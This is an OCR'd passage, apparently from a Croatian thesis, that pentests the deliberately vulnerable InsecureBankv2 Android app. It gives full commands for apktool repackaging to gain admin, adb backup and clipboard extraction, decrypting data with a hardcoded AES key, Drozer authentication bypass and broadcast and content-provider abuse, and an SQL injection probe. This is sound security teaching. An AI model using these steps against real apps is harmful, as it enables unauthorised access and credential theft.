
Nakon učitavanja i dekodiranja, aplikaciji se unutar apktool alata pristupa kao strukturiranom projektu. U string.xml datoteci postoji definiran string „is_admin“ s vrijednošću „no“. U LoginActivity klasi se taj string provjerava i u skladu s njegovom vrijednošću se postavlja vidljivost gumba „Create User“, tj. ako korisnik nije admin, njemu taj gumb neće biti vidljiv. Apktool alatom se može promijeniti vrijednost stringa „is_admin“ i tako zamijeniti uloge admina i običnog korisnika unutar LoginActivity klase. Za to je potrebno pozicionirati se u apktool/InsecureBankv2/res/values direktorij i otvoriti datoteku string.xml. Nakon ispisa datoteke i obavljene promjene vrijednosti „is_admin“ stringa, aplikaciju je potrebno vratiti u .apk format. Za to je potrebna sljedeća naredba:

```
apktool b InsecureBankv2
```

Da bi se aplikacija mogla ponovno instalirati, potrebno ju je ponovo potpisati. Aplikacija se potpisuje testnom ili produkcijskom inačicom ključa. Aplikacija koja je potpisana produkcijskom inačicom ključa se može postaviti na Google Play trgovinu. Za potpisivanje se može iskoristit ApkSign alat [15] koji aplikacije potpisuje testnom inačicom ključa i naredba :

```
java -jar sign.jar InsecureBankv2.apk
```

Nakon ponove instalacije i pokretanja pojavljuje se “Create User” gumb u LoginActivity komponenti (Slika 3.3.).



Slika 3.3. Prikaz Login komponente s Create User gumbom

3.1.7. Mogućnost izrade pričuvne kopije

Backup je proces izrade kopije podataka originalnog izvora datoteka ili aplikacija. Mnogi forenzički alati koriste kopije podataka za izvlačenje podataka s uređaja. U manifest datoteci Android aplikacije se navodi atribut `android:allowBackup` i pridružena vrijednost *true* ili *false*. U manifestu aplikacije InsecureBankv2 ovaj atribut je postavljen na vrijednost *true*, što

znači da je dozvoljena izrada kopije podataka ove aplikacije. Izrada pričuvne kopije aplikacije se može napraviti pomoću adb alata sljedećom naredbom:

```
adb –d backup –f backup.ab com.android.insecurebankv2
```

U prethodnoj naredbi je specificirano za koji paket će se napraviti kopija podataka, no moguće je napraviti i backup cijelog uređaja. U tom slučaju je potrebna sljedeća naredba:

```
adb -d backup –all –shared –apk
```

Na uređaju se od korisnika mora zatražiti potvrda za dozvolu stvaranja kopije podataka. Ukoliko korisnik potvrdi dozvolu, na računalu se stvara backup.ab datoteka. Dalje je datoteku potrebno konvertirati u čitljiv format kako bi bilo moguće analizirati njezin sadržaj. Za to je potreban Android Backup Extractor alat [21], tj. abe.jar datoteka koja može .ab format konvertirati u .jar format. Naredba konvertiranja je:

```
java -jar abe.jar unpack backup.ab backup.tar
```

Dalje je potrebno ekstrahirati .tar datoteku, a za to je potrebna naredba:

```
tar -xf backup.tar
```

Stvorene datoteke su prikazane na slici 3.4.

Slika 3.4. Sadržaj backup/app/com.android.insecurebankv2 direktorija

Datoteke nastale procesom izrade pričuvne kopije popisane su u tablici 3.1.

Datoteka	Sadržaj
db	db datoteke, tj. sadrži baze podataka koje aplikacija koristi
f	datoteke
sp	XML datoteke, unutar com.android.insecurebankv2_preferences.xml se nalaze IP i port servera, u mySharedPreferences.xml se nalazi kriptirano korisničko ime i lozinka i WebViewChromiumPrefs.xml sadrži podatke o WebView komponenti
_maifest	AndroixManifest.xml datoteka
r	app_webview direktorij

Tablica 3.1. Datoteke nastale procesom izrade pričuvne kopije InsecureBankv2 aplikacije

Sad kad je dostupna baza podataka moguće je pregledati sadržaj tablica. Za to se može iskoristiti alat DB Browser, a izgled tablice names je prikazan na slici 3.5.

	id	name
	Filter	Filter
1	1	jack
2	2	jack
3	3	jack
4	4	devadmin
5	5	jack
6	6	jack
7	7	jack
8	8	jack
9	9	jack
10	10	jack
11	11	jack
12	12	jack
13	13	jack
14	14	jack
15	15	jack
16	16	dinesh
17	17	dinesh
18	18	dinesh
19	19	dinesh

Slika 3.5. Izgled tablice names u mydb bazi podataka

3.1.8. Priručna memorija korisničkog rječnika

Korisnički rječnik je korisna stvar kod mobilnih uređaja. To je priručna memorija tipkovnice koja služi za pamćenje često korištenih unosa kako ih korisnik ne bi morao stalno iznova utipkavati. Android sustav takve unose pohranjuje u datoteku user_dict.db.

Ukoliko je unutar aplikacije dozvoljeno spremanje svih unosa u priručnu memoriju tipkovnice, puno osjetljivih podataka se može staviti na raspolaganje napadaču jer je pristup korisničkom rječniku dozvoljen iz svake aplikacije. user_dict.db datoteku je moguće dohvatiti i izradom sigurnosne kopije uređaja, ali i pomoću adb alata sljedećom naredbom:

```
adb pull -d /data/data/com.android.providers.userdictionary/data-
bases/user_dict.d b
```

Nakon stvaranja user_dict.db datoteke u radnom direktoriju, njezin sadržaj se može provjeriti pomoću DB Browser alata.

U kodu je kod određenih unosa potrebno zabraniti mogućnost spremanja u priručnu memoriju tipkovnice. Ako je unos tipa „password“, on se ne sprema u priručnu memoriju. Ukoliko je potrebno zabraniti spremanje za još neke unose koji nisu lozinka, za tip je moguće postaviti jedan od sljedeća dva:

- `android:inputType="textNoSuggestions"`
- `android:inputType= “textVisiblePassword”.`

3.1.9. Nesigurnost mehanizma kopiraj/zalijepi

Android nudi mogućnost kopiraj/zalijepi mehanizma uz korištenje međuspremnika. Običan tekst se sprema direktno u međuspremnik, a za kompleksnije tipove podataka se u međuspremnik sprema referenca koja se pri opciji „zalijepi“ razrješava uz pomoć objekata tipa ContentProvider. Osim teksta, ovim mehanizmom je moguće prenositi objekt URI i objekt Intent. Objekt URI se obično koristi za prijenos složenih podataka iz ContentProvider objekta. Pri „zalijepi“ opciji, iz objekta u međuspremniku koji sadrži URI se uzima URI objekt, razrješava uz pomoć izvora URI objekta, obično ContentProvidera, te se preuzeti podatci kopiraju na odabranu lokaciju. Pri kopiranju namjere, prvo se stvori objekt tipa Intent i sprema u objekt koji se dalje sprema u međuspremnik, a pri „zalijepi“ opciji Intent se iz objekta međuspremnika kopira u područje memorije koje zauzima ta aplikacija. U aplikaciji je moguće zabraniti kopiraj/zalijepi mehanizam nad određenim objektima. Potrebno je samo dodati atribut: `android:longClickable="false".`

U međuspremniku se često mogu naći osjetljivi podatci, pa su posebna opasnost zlonamjerne aplikacije koje čitaju podatke iz međuspremnika. Za dohvaćanje sadržaja međuspremnika može se koristiti sljedeći odsječak koda:

```
ClipboardManager cm= (ClipboardManager) getSystemService
(Context.CLIPBOARD_SERVICE );
ClipData.Item data = cm.getPrimaryClip().getItemAt(0);
Data.getText();
```

U aplikaciji InsecureBankv2 ne postoje ograničenja ovog mehanizma. Pomoću adb alata je moguće dohvatiti međuspremnik uređaja naredbom:

```
adb shell su u0_a230 service call clipboard 2 s16
com.android.insecurebankv2
```

`u0_a230` je oznaka procesa dobivena naredbom `ps | grep insecurebankv2`.

3.1.10. Probijanje kriptografije

Ranjivost kriptografije u aplikaciji je prisutna iz dva moguća uzroka:

- korištenje slabog algoritma za kriptiranje,
- korištenje snažnog algoritma, ali uz nesigurnu implementaciju, što je ujedno i problem InsecureBankv2 aplikacije.

InsecureBankv2 aplikacija za kriptiranje korisničkog imena i lozinke koristi AES256 algoritam. AES256 je simetričan algoritam kriptiranja i koristi ključ duljine 256 bita. Problem InsecureBankv2 aplikacije je to što se jednostavno može doći do podataka o kriptiranju. Podatci se nalaze u CryptoClass datoteci koja nije obfuscirana, a ekstrahira se reverznim inženjerstvom. Vrijednost ključa i metoda kriptiranja prikazani su u ispisu 3.4.

```
String key = "This is the super secret key 123"; byte[] ivBytes = {

0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
0x00,

0x00, 0x00, 0x00, 0x00

};

 public static byte[] aes256encrypt(byte[] ivBytes, byte[] keyBytes,

            byte[] textBytes)

      throws UnsupportedEncodingException,

      NoSuchAlgorithmException,

      NoSuchPaddingException,

      InvalidKeyException,

      InvalidAlgorithmParameterException,

      IllegalBlockSizeException,

      BadPaddingException {

       AlgorithmParameterSpec ivSpec = new IvParameterSpec(ivBytes);

 SecretKeySpec newKey = new SecretKeySpec(keyBytes, "AES");

 Cipher cipher = null;

 cipher = Cipher.getInstance("AES/CBC/PKCS5Padding");

             cipher.init(Cipher.ENCRYPT_MODE, newKey, ivSpec);


      return cipher.doFinal(textBytes);

      }
```

Ispis 3.4. Metoda kriptiranja unutar klase Crypto

Kriptirani podatci se mogu pronaći među datotekama stvorenim izradom pričuvne kopije ili se mogu dohvatiti naredbom:

```
adb shell cd /data/data/com.android.insecurebankv2/shared_prefs/
```

te otvaranjem mySharedPreferences.xml datoteke koja se nalazi u shared_prefs folderu. Datoteka sadrži kriptirane vrijednost korisničkog imena i ključa:

```
<string name="superSecurePassword">0JQhVcadBP6rBi9y0nf9wA==
   </string>
   <string name="EncryptedUsername">ZGluZXNo
 </string>
```

Poznat je korišteni algoritam, kriptirana vrijednost podataka, vrijednost ključa te inicijalizacijski vektor pa je moguće jednostavno dekriptirati kriptirane podatke.

3.2. Dinamička analiza InsecureBankv2 aplikacije

Dinamička analiza aplikacije uključuje testiranje i evaluaciju kroz pokrenutu aplikaciju u kontroliranom okruženju te bilježenje što sve ona tada radi [8]. Za dinamičku analizu se može iskoristiti alat Drozer [11]. Drozer je moćan alat koji služi za testiranje sigurnosti aplikacije. Drozer omogućuje otkrivanje i interakciju s izvezenim komponentama aplikacije i izvođenje dinamičkog Java koda na uređaju. Na uređaj ili emulator je potrebno instalirati Drozer agent. Nakon spajanja uređaja i računala, instalaciju je moguće izvršiti sljedećom naredbom alata adb:

```
adb -e install drozer-agent-2.3.4.apk
```

Za spajanje agenta na emulatoru i računala je potrebna naredba:

```
adb -e forward tcp:31415 tcp:31415
```

Koristi se iz ljuske slično kao i adb. Za pokretanje Drozer ljuske je potrebna naredba:

```
drozer console connect
```

Naredba „list“ ispisuje sve module koje Drozer može izvesti. Popis modula Drozera se može dobiti naredbom `list`, a dio modula je dan u tablici 3.2.

Modul	Opis
app.activity.forintent	Vraća popis svih aktivnosti koje su sposobne obaviti zadatak sadržan u Intent objektu.
app.activity.info	Vraća informacije o izvezenim aktivnostima.
app.activity.start	Pokreće odabranu aktivnost.
app.broadcast.info	Vraća informacije o prijemnicima.
app.broadcast.send	Aktiviranje prijemnika slanjem Intent objekta.
app.package.attacksurface	Vraća popis svih ranjivih/izvezenih komponenti.
app.package.backup	Vraća popis paketa za koje je moguće izraditi sigurnosnu kopiju.
app.package.debuggable	Vraća popis paketa za koje je dozvoljeno debugiranje.
app.package.info	Vraća informacije o instaliranim paketima.
app.package.native	Vraća popis nativnih biblioteka korištenih u aplikaciji.
app.package.list	Vraća popis instaliranih paketa.
app.package.manifest	Vraća AndroidManifest.xml dokument sadržan u paketu.
scanner.provider.injection	Testira ranjivosti umetanjem kod ContentProvider komponenti.
scanner.provider.sqltables	Vraća popis tablica pogođenih ranjivošću umetanjem.

Tablica 3.2. Moduli alata Drozer

Ukoliko nije poznato ime paketa aplikacije moguće ga je otkriti naredbom :

```
dz> run app.package.list --filter insecurebank
```

`run app.package.list` ispisuje sve pakete, a `--filter` naredba filtrira pakete prema izrazu iza opcije `--filter`. Informacije o željenom paketu je moguće dobiti pomoću sljedeće naredbe:

```
dz> run app.package.info -a com.android.insecurebankv2
```

Drozer ispisuje ime paketa, verziju aplikacije, direktorij, putanju do aplikacije i sve potrebne dozvole.

3.2.1. Pristup AndroidManifest.xml datoteci

AndroidManifest.xml sadrži konfiguracijske detalje aplikacije i potrebna je za dohvaćanje administrativnih i organizacijskih informacija o aplikaciji. Iako se većina sadržanih informacija može pronaći i alternativno, nerijetko je potrebno doći do same manifest datoteke. Pomoću Drozer alata ju je moguće ispisati sljedećom naredbom:

```
dz> run app.package.manifest com.android.insecurebankv2
```

3.2.2. Pronalaženje izvezenih komponenti

Pomoću Drozer alata je moguće dobiti ispis izvezenih komponenti. Izvezene komponente nisu zaštićene i može im se pristupiti iz bilo koje aplikacije s istog uređaja. To je posebna opasnost ukoliko se na uređaju pronađe zlćudna aplikacija koja ih može iskoristiti kao ulaznu točku u aplikaciju. Primjer iskorištavanja izvezenih komponenti je dan u nastavku ovog potpoglavlja. Iako je moguće iz samog manifesta ručno provjeriti koje komponente su izvezene, to se može napraviti i Drozerovim modulom attacksurface. Potrebna naredba je:

```
dz> run app.package.attacksurface com.android.insecurebankv2
```

Drozer pronalazi 5 izvezenih aktivnosti, 1 izvezen prijemnik te 1 jednu izvezenu komponentu tipa ContentProvider. U konzoli se ispisuje sljedeći sadržaj:

```
Attack Surface:
 5 activities exported
 1 broadcast receivers exported
 1 content providers exported
 0 services exported
  is debuggable
```

3.2.3. Napadi na aktivnosti

Pomoću Drozera i attacksurface modula je otkriveno da postoje izvezene aktivnosti, ali Drozer nije ispisao koje su to, već samo količinu. Zato je prvo potrebno otkriti imena izvezenih komponenti. To se može napraviti naredbom:

```
dz> run app.activity.info -a com.android.insecurebankv2
```

Drozer ispisuje sljedeći sadržaj:

```
Package: com.android.insecurebankv2
  com.android.insecurebankv2.LoginActivity
    Permission: null
  com.android.insecurebankv2.PostLogin
    Permission: null
  com.android.insecurebankv2.DoTransfer
    Permission: null
  com.android.insecurebankv2.ViewStatement
    Permission: null
  com.android.insecurebankv2.ChangePassword
    Permission: null
```

Sad kad su poznata imena izvezenih komponenti, komponente je moguće pokrenuti. Kao i kod statičke analize, i preko Drozera je moguće preskočiti potrebnu autentifikaciju iz glavne aktivnosti i pokrenuti PostLogin komponentu. Naredba je:

```
dz> run app.activity.start --component com.android.insecurebankv2
com.android.insecurebankv2.activities.PostLogin
```

Moguće je saznati imena i neizvezenih aktivnosti dodavanjem zastavice "-u". U tom slučaju će naredba izgledati ovako:

```
dz> run app.activity.info -a com.android.insecurebankv2 -u
```

Drozer ispisuje popis svih prisutnih aktivnosti.

3.2.4. Napadi na prijemnike

Pomoću Drozera je moguće pristupiti i prijemnicima ukoliko su izvezeni. Imena izvezenih prijemnika se mogu doznati naredbom:

```
dz> run app.broadcast.info -a com.android.insecurebankv2
```

Drozer ispisuje:

```
Package: com.android.insecurebankv2
  com.android.insecurebankv2.MyBroadCastReceiver
    Permission: null
```

Sad je poznato da postoji izvezena MyBroadcastReceiver komponenta. Potrebno je otkriti kako je implementirana onReceive() metoda, jer se prijemnik aktivira pozivom te metode. U izvornom kodu je pronađeno da prijemnik uzima namjeru s lozinkom i brojem telefona. onReceive() se poziva sljedećom naredbom:

```
dz>  run  app.broadcast.send  --action
com.android.insecurebankv2.SOCIAL_SMS  --component
com.android.insecurebankv2
com.android.insecurebankv2.broadcastreceivers.SendSMSNowReceiver -
extra string phonenumber 09555 --extra string newpass jack@123!
```

Osim izvezenih prijemnika, moguće je otkriti i imena skrivenih, tj. neizvezenih prijemnika dodatkom zastavice „-u“. U tom slučaju se ispisuju svi prisutni prijemnici, a naredba izgleda ovako:

```
dz> run app.broadcast.info -a com.android.insecurebankv2 –u
```

3.2.5. Napadi na ContentProvider komponente

Kao i ostale komponente, i ContentProvider komponente mogu biti izvezeni i tako podložne napadima. Kako aplikacija preko ContentProvider komponente upravlja spremljenim podatcima, izvezenost ContentProvidera otvara mogućnost za manipulaciju sadržajem. Drozerovim modulom attacksurface se dolazi do informacije da u aplikaciji postoji jedan izvezeni ContentProvider. Drozer može pronaći URI adrese ContentProvider objekata uz zadavanje imena paketa.

To u statičkoj analizi nije bio slučaj, ali alternativan način je bio pomoću grep naredbe pronaći odgovarajuće adrese među svim ispisanim URI adresama. Drozer to radi naredbom:

```
dz> run app.provider.finduris -a com.android.insecurebankv2
```

Drozer ispisuje:

```
content://com.android.insecurebankv2.TrackUserContentProvider/

content://com.google.android.gms.games

content://com.android.insecurebankv2.TrackUserContentProvider

content://com.android.insecurebankv2.TrackUserContentProvider/track-
erusers

content://com.android.insecurebankv2.TrackUserContentProvider/track-
erusers/

content://com.google.android.gms.games/
```

Sad kad su poznate adrese ContentProvider objekata, moguće je pristupiti njihovom sadržaju sljedećom naredbom:

```
dz> run app.provider.query

content://com.android.insecurebankv2.TrackUserContentProvider/tracker
users
```

U ljusci se ispisuju svi ikad prijavljeni korisnici:

```
Row: 0 id=1, name=jack

Row: 1 id=2, name=jack

Row: 2 id=3 name=jack

...
```

3.2.6. SQL umetanje

Drozer olakšava stvar kod SQL umetanja zbog svog scanner.provider.injection modula koji može automatski pronaći ranjivosti umetanjem. Potrebna naredba je:

```
dz> run scanner.provider.injection -a com.android.insecurebankv2
```

Ukoliko postoje ranjivosti, Drozer će ispisati URI adrese pogođenih ContentProvider komponenti. S alatom Drozer se može izvesti i klasična provjera postoji li ranjivost baze slanjem jednostrukog navodnika pri selektiranju objekata. Naredba izgleda ovako:

```
dz> run app.provider.query

content://com.android.insecurebankv2.TrackUserContentProvider/track-
erusers --selection "'"
```

Drozer ispisuje da nije prepoznat znak „')“:

```
unrecognized token: "')" (code 1): , while compiling: SELECT id, name
FROM trackerusers WHERE (')
```

Aplikacija baca iznimku što znači da upiti nisu dobro filtrirani unutar aplikacije pa postoji mogućnost da aplikacija sadrži ranjivost umetanjem. U iznimci su procurili atributi koji se koriste u tablici trackerusers.

3.2.7. Iskorištavanje mogućnosti debugiranja uz JDWP


JDWP (engl. The Java Debug Wire Protocol) je protokol koji se koristi za komunikaciju između debugera i Java virtualnog stroja. U elementu `<application>` u manifest datoteci se navodi atribut `android:debuggable` koji određuje može li se nad aplikacijom provesti debugiranje. Za vrijeme razvoja aplikacija, on je obično postavljen na vrijednost *true*, ali kad je aplikacija jednom gotova i spremna za distribuciju, potrebno je promijeniti vrijednost u *false*, u suprotnom se aplikacija smatra ranjivom. Jednom kad se pokrene aplikacija koja ima postavljenu dozvolu za debugiranje, Android sustav otvara port putem kojeg se može spojiti alatom JDB. Naredbom `adb jdwp` se ispisuje lista PID oznaka na koje se moguće spojiti. Potrebno je prvo pokrenuti `adb jdwp` naredbu dok nije pokrenuta aplikacija, a zatim još jednom nakon što se pokrenula aplikacija. PID koji se pojavio u drugom ispisu pripada InsecureBankv2 aplikaciji. Za provjeru je li pronađen dobar PID može se pokrenuti adb ljuska i naredbom `ps | grep '[PID]'` provjeriti odgovara li naziv paketa traženoj aplikaciji. `ps` naredba ispisuje trenutno pokrenute procese, a `grep` naredbom se pretražuje zadani izraz, u ovom slučaju PID aplikacije.

3.2.8. Burp Suite Proxy

Burp Suite Proxy [14] je alat za praćenje HTTP/HTTPS prometa. Korisniku daje direktan uvid kako aplikacija radi „ispod haube“. Radi kao web proxy server, tj. nalazi se u između aplikacije i servera koji ju poslužuje. Zbog toga je moguće pregledavati, presretati ili modificirati promet u oba smjera. Ako aplikacija koristi HTTPS protokol, Burp Proxy prekida TLS konekciju tako da se čak i kriptirani podatci mogu pregledavati i modificirati.

Unutar alata se otvori Proxy-Options-ProxyListener prozor i postavi IP adresa računala i neki port na kojem će se presretati promet. Na uređaju/emulatoru je potrebno postaviti proxy poslužitelj. Unutar Wi-Fi postavki se izabere ručno postavljanje proxy poslužitelja i postavi

adresa i port koji su prethodno postavljeni u alatu. Ispis prometa za InsecureBankv2 aplikaciju je prikazan na slici 3.6.



Slika 3.6. Snimka prometa za InsecureBankv2 aplikaciju

Intercept opcija zaustavlja zahtjev ili odgovor i otvara puno mogućnosti za manipulaciju njima. Sadržaj zahtjeva se može modificirati i poslati serveru (opcija Forward) ili poništiti (opcija Drop). Tako je primjerice moguće izmijeniti lozinku tijekom njezina prijenosa nakon izmjene u ChangePassword komponenti ili izmijeniti podatke tijekom transakcije između računa.

Burp Proxy alatom je moguće snimati promet sa web preglednika na uređaju, ali tada je potrebno instalirati i CA certifikat. Razlog je što preglednici koriste HTTPS protokol, a to znači da će Burp prekinuti TLS konekciju između preglednika i servera i preglednik će prikazati poruku upozorenja jer ne prepoznaje TLS certifikat koji koristi Burp. Da bi Burp ispravno presretao promet uz TLS konekciju, potrebno je instalirati certifikat na Android uređaj kako bi preglednik vjerovao Burp alatu. Nakon instalacije certifikata moguće je presretati i modificirati promet sa bilo koje URL adrese. [22]

Intercept prozor prikazuje HTTP zahtjeve i odgovore koji su bili presreteni u svrhu pregleda ili modifikacije. Pretpostavljeno ponašanje Burp Suit alata je presretanje samo zahtjeva i ignoriranje URL adresa sa uobičajenim ekstenzijama koje nisu interesantne za testiranje (npr. slike, CSS). Pretpostavljeno ponašanje je moguće modificirati u postavkama.

Burp nudi i opciju pregledavanja povijesti prometa jer pamti sve odgovore i zahtjeve koji su prošli kroz proxy, tj. cijelu povijest komunikacije između klijenta i poslužitelja.

3.2.9. Log poruke

Log poruke često prikazuju važne informacije kojima uređaj barata. Prikaz log poruka postiže se sljedećom naredbom alata adb:

```
adb –d logcat
```

Za zlonamjerno iskorištavanje log poruka napadač mora imati fizički pristup uređaju ili ih može čitati preko zlonamjerne aplikacije ako je uređaj rootan. Do Android verzije 4.1 svaka aplikacija sa READ_LOGS dozvolom u manifestu je imala pristup čitanja log poruka. Od verzije 4.1 ta je dozvola ukinuta i samo sistemske aplikacije mogu otvoriti log poruke. Pristup log porukama adb alatom se obično koristi u svrhu debugiranja.

Ispisane poruke je moguće filtrirati zastavicama:

- -v (verbose)
- -i (information)
- -e (error)
- -w (warning)
- -d (debug).

Kad je jednom aplikacija gotova i spremna za distribuciju, preporuča se ukloniti sve prisutne Log mehanizme (Log.d, Log.v, System.out.print itd.). U tu svrhu se može iskoristiti ProGuard alat Android Studija. U proguard-rules.pro datoteku je potrebno je ubaciti sljedeći odsječak koda:

```
-assumenosideeffects class android.util.Log {

      public static *** v(...);

      public static *** d(...);

      public static *** i(...);

      public static *** w(...);

      public static *** e(...);}
```

3.2.10. Čitanje Android memorije

Sadržaj memorije se može pratiti pomoću Memory Profiler komponente Android Studija. Memory Profiler prikazuje detaljan prikaz iskorištavanja memorije po vremenu i veličinu zauzeća alociranih objekata. Opcija Memory Allocation služi za prikaz tipa alociranih objekata, veličinu koju zauzimaju, putanju svake alokacije i vrijeme dealociranja.


Snimka *heap dump* prikazuje objekte koji koriste memoriju u trenutku snimanja, a koristi se za otkrivanje ranjivosti memorije zbog potencijalnog prikaza objekata koji u tom trenutku više ne bi trebali biti dostupni. Heap dump snimka prikazuje tipove alociranih objekata i broj instanci svakog od njih, zauzeće memorije i reference na objekt u kodu. Predmet interesa kod istraživanja memorije su objekti sa velikim zauzećem zbog mogućeg curenja memorije.

Analizom osjetljivih komponenti se mogu pronaći različiti osjetljivi podatci. Kod InsecureBankv2 su pronađena curenja podataka iz komponenti DoLogin, PostLogin, ViewStatement i DoTransfer. Riječ je o nekriptiranoj lozinki i korisničkom imenu, a kod DoTransfer i ViewStatement su vidljivi podatci o transakcijama. Ti podatci su sadržani u objektima koje je stvorila aplikacija, a objekti su vidljivi na *heap dump* snimci.


3.2.11. Inspeckage

Inspeckage [13] je modul alata Xposed [23] koji služi za automatsku i dinamičku analizu Android aplikacija. Inspeckage dolazi sa ugrađenim web poslužiteljem koji služi za praćenje HTTP prometa. Nakon instalacije Xposed alata na mobilnom uređaju ili emulatoru, u alat je


potrebno dodati modul Inspeckage. Dalje je potrebno odabrati opciju „soft reboot“, koja služi za resetiranje svih aplikacija uređaja nakon čega se uređaj ponovo pokreće, ali se svi podatci vraćaju u stanje u kakvom su bili prije resetiranja. Nakon toga je potrebno odabrati željenu aplikaciju, u ovom slučaju InsecureBankv2 i pritisnuti gumb za pokretanje aplikacije. Inspeckage prikazuje osnovne informacije o aplikaciji, tj. UID broj, informacije o mogućnostima debugiranja i stvaranja pričuvne kopije, naziv paketa i direktorija. Unutar prozora „Package Information“ se prikazuju dozvole, izvezene i neizvezene komponente (Slika 2.8 i 2.9). Te informacije su sadržane u manifest datoteci. Naredbom *start activity* je moguće pokrenuti neku od izvezenih komponenti. SharedPreferences prozor ispisuje HTTP zahtjeve koje aplikacija napravi. Crypto prikazuje informacije o kriptiranju te kriptiranu vrijednost lozinke (Slika 2.10). SQLite prozor prikazuje zahtjeve prema bazi podataka, a za InsecureBankv2 aplikaciju se ispisuju zahtjevi prema tablici names.



Slika 3.7. Alat Inspeckage - Izvezene komponente



Slika 3.8. Alat Inspeckage – potrebne dozvole aplikacije



Slika 3.9. Alat Inspeckage – informacije o kriptiranju korisničkog imena i lozinke u CryptoClass komponenti

Hooks prozor služi za pozivanje konkretne metode i promatranje ponašanja aplikacije. Potrebno je specificirati klasu i metodu, a Inspeckage ispisuje argumente koje metoda prima kao i povratnu vrijednost. Nije potrebno imati izvorni kod za poziv metode tj. znati točna imena jer alat sam nudi postojeća imena klasa i metoda od kojih je samo potrebno izabrati odgovarajuću.

4. Automatski alati za otkrivanje ranjivosti

